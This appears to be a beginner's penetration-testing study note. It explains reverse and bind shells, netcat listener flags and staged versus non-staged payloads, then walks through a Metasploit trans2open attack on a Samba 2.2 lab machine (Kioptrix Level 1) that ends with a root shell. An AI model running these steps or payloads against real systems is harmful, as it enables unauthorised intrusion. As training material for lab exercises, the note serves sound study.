Exploitation

Iker M. Canut


July 23, 2020

1 Shells

1.1 Reverse Shell

This means that a victim connects to the attacker. It is the most common way to pop a shell. **-nvlp** in netcat means Don't perform DNS lookups on names of machines on the other side, be Verbose, Listining mode, local Port. **-e** is for establish, **/bin/sh** is for a Linux shell, **command.exe** for a Windows terminal.

1.2 Bind Shell



The attacker connects to the victim. We fire off an exploit that opens a port in the victim's computer, and it's waiting for us to connect. Bind shells are most likely to be on an external assessment.

2 Payloads

When we run an exploit, it's called payload. These payloads are what we send to a victim and attempt to get a shell on the machine. Understand that if you have a payload that does not work, try the other

NON-STAGED	STAGED
Sends exploit shellcode all at once.	Sends payload in stages.
Larger in size and won't always work.	Can be less stable.
Example: windows/meterpreter_reverse_tcp	Example: windows/meterpreter/reverse_tcp

type of payload. You can try **reverse shell** or **bind shell**, with **staged payload** or **non-staged payload**.

3 Gaining Root with Metasploit

If we remember from Kioptrix Level 1, we got a SMB 2.2.1a. So let's start finding the exploit: **searchsploit samba 2.2**. We see again the 'trans2open'. So we're going to open up **msfconsole** and **search trans2open**. It lists all the Operating Systems available, but we know it's Linux, so we **use 1** and type **options** to see what else we need to complete. In this case, **set rhosts [IP]**. Then you could **show targets**, it will be a good practice. And finally, **exploit** or **run**.

Problem is, it opens a session but as soon as it opens it, it gets closed. Let's see, first it tries the addresses, then it finds the one that works and sends the stage (THIS IS A GOOD SIGN). After that, it says "Hey, I opened this session", but finally dies. It tries again but it keeps dying.

So we type options and we see that the payload is *linux/x86/meterpreter/reverse_tcp*... It's a staged payload. The first time didn't show up, but Metasploit understood that it didn't work the first time, so the problem might be the payload. LHOST is us, LPORT is our port. In real life, you should change the LPORT, 4444 is the default.

So we change the payload: **set payload linux/x86/shell_reverse_tcp** and **run** it again. And finally, we are root, we own this machine.